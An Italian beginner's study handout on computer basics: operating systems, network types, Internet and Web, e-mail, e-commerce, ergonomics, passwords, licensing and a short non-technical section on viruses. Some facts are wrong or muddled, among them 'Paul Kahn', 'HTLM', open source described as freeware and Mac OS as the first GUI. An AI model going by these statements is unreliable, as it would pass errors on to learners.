MS-DOS

- L'MS-DOS (Microsoft Disk Operating System), adottato dall'IBM, è stato il primo Sistema Operativo ad aver unificato l'uso dei PC, detti perciò IBM Compatibili.
- L'MS-DOS si contraddistingue per la sua interfaccia testuale in cui ogni comando ha bisogno di essere scritto nella forma sintatticamente stabilita.
- L'MS-DOS ha introdotto l'archiviazione dei file secondo un'organizzazione detta Struttura ad Albero.
- L'MS-DOS, come ogni programma che si rispetti, si è evoluto nel tempo arrivando, prima dell'entrata in scena di Windows, alla sesta versione.

Mac OS

- Il sistema operativo Mac OS (Macintosh Operating System) è stato elaborato dalla società americana Apple, produttrice dei computer Macintosh, dall'architettura diversa dagli IBM Compatibili.
- Il Mac OS è stato il primo a interfaccia grafica GUI (Graphical User Interface) che permette un'interazione in cui ogni operazione è mediata da una rappresentazione grafica.

Windows

Il Sistema Operativo Windows prodotto dalla Microsoft, applica l'interfaccia grafica (GUI) all'MS-DOS.

- Praticamente oggi tutti i PC utilizzano il sistema operativo Windows.
- Come l'MS-DOS, anche il Windows ha avuto diverse versioni nel corso degli anni: Windows 3.0, Windows 95, Windows 98, Windows ME (Millennium Edition), Windows XP e, ultimo, Windows Vista.

Unix e Linux

- L'Unix è un sistema operativo molto potente in grado di garantire una gestione stabile ed efficiente di uno stesso computer da parte di un elevato numero di utenti.
- L'utilizzo di Unix prevede l'intervento di personale specializzato con elevate competenze tecniche.
- Linux rappresenta l'avanguardia del software libero e del progetto Open Source(Codice aperto).
- Nonostante alcuni punti di contatto con Windows, Linux rimane un sistema operativo più complesso da utilizzare.

Il Software Applicativo

- Il Software Applicativo (Programmi) viene sviluppato per perseguire scopi ben precisi e funzionano solo sul Sistema Operativo per cui sono stati sviluppati.
- Le Applicazioni General Purpose sono programmi che, per svolgere un determinato compito, devono essere istruiti dall'utente (word, excel, access...).
- Al contrario le altre Applicazioni svolgono compiti ben individuati (browser, prog. Grafici, videogiochi..).

Le Reti Informatiche

- Due o più computer possono essere collegati in **Rete**, permettendo ai loro utenti di comunicare tra di loro, di lavorare a progetti comuni e di condividere le risorse.
- Ciascun computer collegato alla Rete è dotato di una CPU che lo rende in grado di lavorare in autonomia, ma, allo stesso tempo, ha accesso a dati e periferiche che condivide con gli altri utenti.
- I tipi di Rete utilizzati sono le Reti: **LAN**, **MAN** e **WAN**.

La Rete LAN

La rete LAN (Local Area Network) è il tipo di rete più piccola ed è utilizzata per collegare computer molto vicini, dislocati, cioè, nella stessa stanza o edificio.

Il Protocollo: è un formato stabilito e condiviso per trasmettere dati tra due nodi della Rete. E' il linguaggio con cui i computer comunicano. Il protocollo più diffuso è:

- **Ethernet:** protocollo usato per la maggior parte delle reti

L'architettura può essere:

- **peer-to-peer:** se sono collegati tra loro computer dello stesso livello
- **client-server:** se computer di pari livello (client) sono collegati ad una rete gestita da un computer centrale di livello superiore (server)

La Rete MAN

- La rete **MAN (Metropolitan Area Network)** è più ampia di una rete LAN perché collega tra loro i computer di una città.
- Essa è molto veloce perché utilizzata linee di fibre ottiche.

La Rete WAN

- La rete WAN (Wide Area Network) collega tra loro i computer di aree vastissime, utilizzando la rete telefonica o i collegamenti satellitari. Pertanto è molto più lenta delle reti LAN e MAN.


Velocità di Trasmissione

- Il parametro che caratterizza le prestazioni di una rete è la **Velocità di Trasmissione**.
- La Velocità di Trasmissione dei dati si misura in multipli di bit o di Byte per secondo:
 - Mbps: Megabit per secondo
 - Kbps: Kilobit per secondo
 - MBps: Megabyte per secondo

Le Fibre Ottiche

- I collegamenti di gran lunga più veloci utilizzati nelle reti sono le Fibre Ottiche.
- Un cavo a Fibre Ottiche è formato da una serie di cavi di vetro ognuno dei quali è in grado di trasmettere messaggi sotto forma di onde luminose.
- I vantaggi delle Fibre Ottiche sono:
 - Possono sfruttare una banda più ampia rispetto ai cavi di metallo e, quindi, trasmettere più dati e rapidamente.
 - Sono meno soggette a interferenze esterne.
 - Sono più sottili e leggere.
- Gli svantaggi sono:
 - Costo di installazione elevato.
 - Elevata fragilità rispetto ai cavi in metallo.

Il Modem



Il **Modem** (**Mod**ulatore - **Dem**odulatore) è un convertitore Analogico - Digitale e viceversa.

Internet

Internet(International Network) è la rete che unisce tutte le reti, per questo detta la Rete delle reti.

Internet nasce nel 1972 negli Stati Uniti grazie a Paul Kahn che perfeziona il modello iniziale ideato dalla società ARPA Arpanet, una rete che utilizzava l'architettura Client-Server ideata per scopi militari.

La rete internet permette di collegare facilmente tra loro reti eterogenee di tutto il mondo.

- Il collegamento di un singolo utente a Internet è realizzato attraverso il collegamento dell'utente o Client al Server gestito da un Internet Service Provider (ISP) al quale viene pagato il servizio.
- Internet usa il protocollo di trasmissione TCP/IP (Transmission Control Protocol / Internet Protocol). Esso è stato ideato per connettere fino a 4.294.967.296 nodi, numero che sta per essere raggiunto.

Altri tipi di Reti

- **Intranet** si differenzia da Internet dal fatto che è una rete gestita da specifiche organizzazioni, come grandi società, a cui possono accedere solo i membri autorizzati. Eventuali accessi non autorizzati sono bloccati da uno speciale filtro di protezione chiamato Firewall.
- **Extranet** è una rete con le stesse caratteristiche di Intranet che, però, permette l'accesso anche a utenti esterni tramite username e password fornite dall'amministratore di sistema.

Internet e Web

- **Internet** può visualizzare Pagine Web, inviare e ricevere messaggi di posta elettronica, **trasferire file** utilizzando il protocollo **FTP (File Transfer Protocol)**, permettere la creazione e l'accesso a gruppi di discussione: i famosi Blog, collegare tra loro singoli utenti anche in voce e/o in video: le famose Chat.
- Il **Web**, abbreviazione di World Wide Web - WWW, è, invece, la parte di Internet che si occupa della sola **visualizzazione** delle Pagine Web.
- Le Pagine Web sono realizzate con l'apposito linguaggio **HTLM** (HyperText Markup Language).
- Per la trasmissione delle Pagine Web viene usato il protocollo **HTTP** (HyperTextual Transfer Protocol), che si serve del protocollo Internet TCP/IP.

Il Browser

- Per navigare sul Web non basta avere un computer collegato alla rete telefonica tramite il Modem (interfaccia hardware), ma occorre anche avere installato un apposito programma che interagisca col protocollo di trasmissione (interfaccia software). Tale programma è il **Browser**, dall'inglese to browse: sfogliare.
- Il Browser più comune, distribuito dalla Microsoft con Windows, è Internet Explorer.
- Un altro Browser che si sta affermando e che gira sotto Windows è il Mozilla Firefox, scaricabile gratuitamente proprio dal Web.
- Per accedere ad una Pagina Web, occorre digitare il suo indirizzo(www.nomedelsito.it) nell'apposita finestra del Browser.

I Motori di Ricerca

- Per navigare in Internet occorrerebbe essere in grado di conoscere gli indirizzi di tutte le Pagine Web che contengono le informazioni cercate.
- Per facilitare la ricerca di tali indirizzi sono stati sviluppati sul Web i **Motori di Ricerca**.
- I Motori di Ricerca consentono di avere un elenco degli indirizzi cercati, introducendo dei criteri di ricerca o parole chiavi.
- Il Motore di Ricerca più famoso è Google accessibile all'indirizzo www.google.it.

La Posta Elettronica

- Un'altra importante funzione di Internet è la possibilità di usufruire della **Posta Elettronica** (e-mail), che consente ai vari utenti di trasmettersi messaggi e file tramite la rete.
- Il **Provider**, oltre al servizio Internet, fornisce all'utente un indirizzo di Posta Elettronica (pinco.pallino@libero.it) che consente di inviare e ricevere e-mail.
- Esistono specifici programmi per la gestione della Posta Elettronica. I più famosi sono **Outlook e Outlook Express** entrambi della Microsoft.
- Altri programmi per la gestione delle e-mail sono resi gratuitamente disponibili sui siti di famosi gestori quali Alice, Libero e altri. Il loro utilizzo ha il vantaggio, essendo sulla rete e non in locale, di poter gestire la propria Posta Elettronica, accedendovi con la propria password, su qualsiasi computer collegato alla rete.

Il Commercio Elettronico

- Tramite Internet è possibile effettuare anche acquisti attraverso negozi virtuali. Le fasi da seguire sono le seguenti:
 - Scegliere il sito su cui effettuare l'acquisto
 - Scegliere i prodotti da acquistare inserendoli nel carrello virtuale
 - Inserire i dati personali, l'indirizzo di consegna e gli estremi della propria carta di credito
 - Il negozio virtuale provvederà a spedire quanto acquistato
- Dal momento che deve acquisire dati personali sensibili, il negozio virtuale deve utilizzare server sicuri.
- Tali server sono segnalati dal Browser tramite la visualizzazione dell'icona di un lucchetto o di una chiave.
- Alcuni siti prevedono la possibilità di pagare i propri acquisti tramite bonifico bancario o in contrassegno.
- La merce che alla consegna dovesse risultare difettosa o non rispondente a quanto richiesto, può essere restituita e il negozio virtuale dovrà provvedere a rimborsarla.

Il Computer nella vita di ogni giorno

- nelle attività pubbliche:
 - Pubblica Amministrazione
 - Banche e altri uffici -
Parrocchia
 - Dal medico
 - Agenzie di Viaggio
 - Compagnie di Assicurazione
- sul lavoro:
 - Sistemi di Gestione Aziendale
 - Posta Elettronica
 - Telelavoro
- a casa:
 - Internet
 - Posta Elettronica
- a scuola:
 - Università
 - Formazione a distanza FaD
 - Computer Based Training CBT o Piattaforme E-learning



**SOCIAL NETWORK o COMUNITA'
VIRTUALE**

Computer e Salute


I disturbi che riguardano muscoli, tendini e nervi delle mani sono noti come RSI (Repetitive Strain Injuries Disorders - lesioni da sforzo ripetitivo).

I disturbi che interessano l'apparato muscolo-scheletrico riguardano coloro che sono obbligati a mantenere una posizione statica per lungo tempo.

- Il lavoro davanti allo schermo di un computer causa un notevole affaticamento visivo dovuto sia al contrasto luminoso che alle distanze tra lo schermo, la tastiera e i documenti cartacei.

L'Ergonomia e la posizione corretta davanti al pc

- **L'Ergonomia** è lo studio dei modi in cui l'uomo interagisce con le macchine allo scopo di individuare le soluzioni adatte a tutelarne la salute.



Le Password

- Per proteggere i propri dati da occhi indiscreti esiste la possibilità di proteggerli tramite **Password**.
- Le Password sono in uso comune nei sistemi su cui lavorano più utenti.
- Quando ci si trova a scegliere una Password, cercare di essere originali e mixare caratteri a numeri.
- Insieme ad una Password viene generalmente assegnato un identificativo dell'utente (ID) che serve al sistema per capire quale Password deve attendersi e che è abbinata all'utente.

Il Copyright

- La proprietà dei programmi prodotti dalle case di software è protetta dal **Copyright** identificato dal caratteristico marchio ©.
- I produttori di software vendono agli utilizzatori, non i dischetti coi programmi, ma la loro Licenza di Utilizzo detta EULA (End Licence Agreement).

Fare copie illegali dei Software costituisce quella che viene comunemente detta Pirateria Informatica.
Ogni utente è responsabile per legge dell'utilizzo illegale del Software che usa.

I Software liberi

I **Freeware** (**free = libero**) sono dei programmi coperti da copyright di cui gli autori concedono l'uso gratuito, ma ne è vietata la rivendita.

- I **software Open Source** sono dei **freeware** che possono essere copiati, utilizzati, modificati e venduti come ad esempio il sistema operativo Linux. Questo tipo di licenza viene detta Copyleft.

Gli **Shareware** (**share= dividere**) sono dei software distribuiti gratuitamente i cui autori chiedono agli utenti, fidandosi, di versare una piccola quota se decidono di utilizzarli, acquisendo il diritto agli aggiornamenti e/o prestazioni aggiuntivi, oppure sono disponibili per un limitato periodo di tempo (**Trial Version**)

I Virus

Il Virus è un programma che possiede la capacità di autoreplicarsi e che, caricato sul computer, si attiva andando ad agire sui file, sui programmi o anche sul sistema operativo senza che l'utente ne sia consapevole e facendo compiere al computer azioni non richieste e indesiderate.

I programmatori autori dei Virus sono detti **Cracker**.

La maggior parte dei Virus si diffondono tramite la **posta elettronica o tramite scaricamento di di file o programmi infetti**

I Worm sono speciali Virus che si propagano attraverso la rete cercando di diffondersi il più possibile, causando un sempre maggiore impiego dello spazio di memoria su disco e un conseguente rallentamento delle prestazioni del computer infettato.

Il Cavallo di Troia è sono programmi mascherati sotto le sembianze di altri programmi, spesso scaricabili da Internet, che, una volta installati sul computer possono raccogliere informazioni dal sistema(password, user name, ecc.) o permettere al cracker di controllare da lontano il computer su cui è installato

Gli Antivirus

- Gli **Antivirus** sono dei programmi che controllano periodicamente l'Hard Disk del computer su cui sono stati installati alla ricerca di eventuali virus, per curare i file infetti cancellando l'infezione.

La maggior parte degli Antivirus controlla anche gli allegati che arrivano tramite la posta elettronica in modo da individuare preventivamente eventuali virus. Gli Antivirus ricercano ed eliminano i virus di cui conoscono il codice identificativo, non possono perciò eliminare i virus nuovi. Per questo gli Antivirus devono essere continuamente aggiornati.

- Comunque i buoni Antivirus, di fronte a nuovi virus, riconoscono la presenza di anomalie nel file o nel programma e lo mettono in "quarantena" rendendolo inutilizzabile.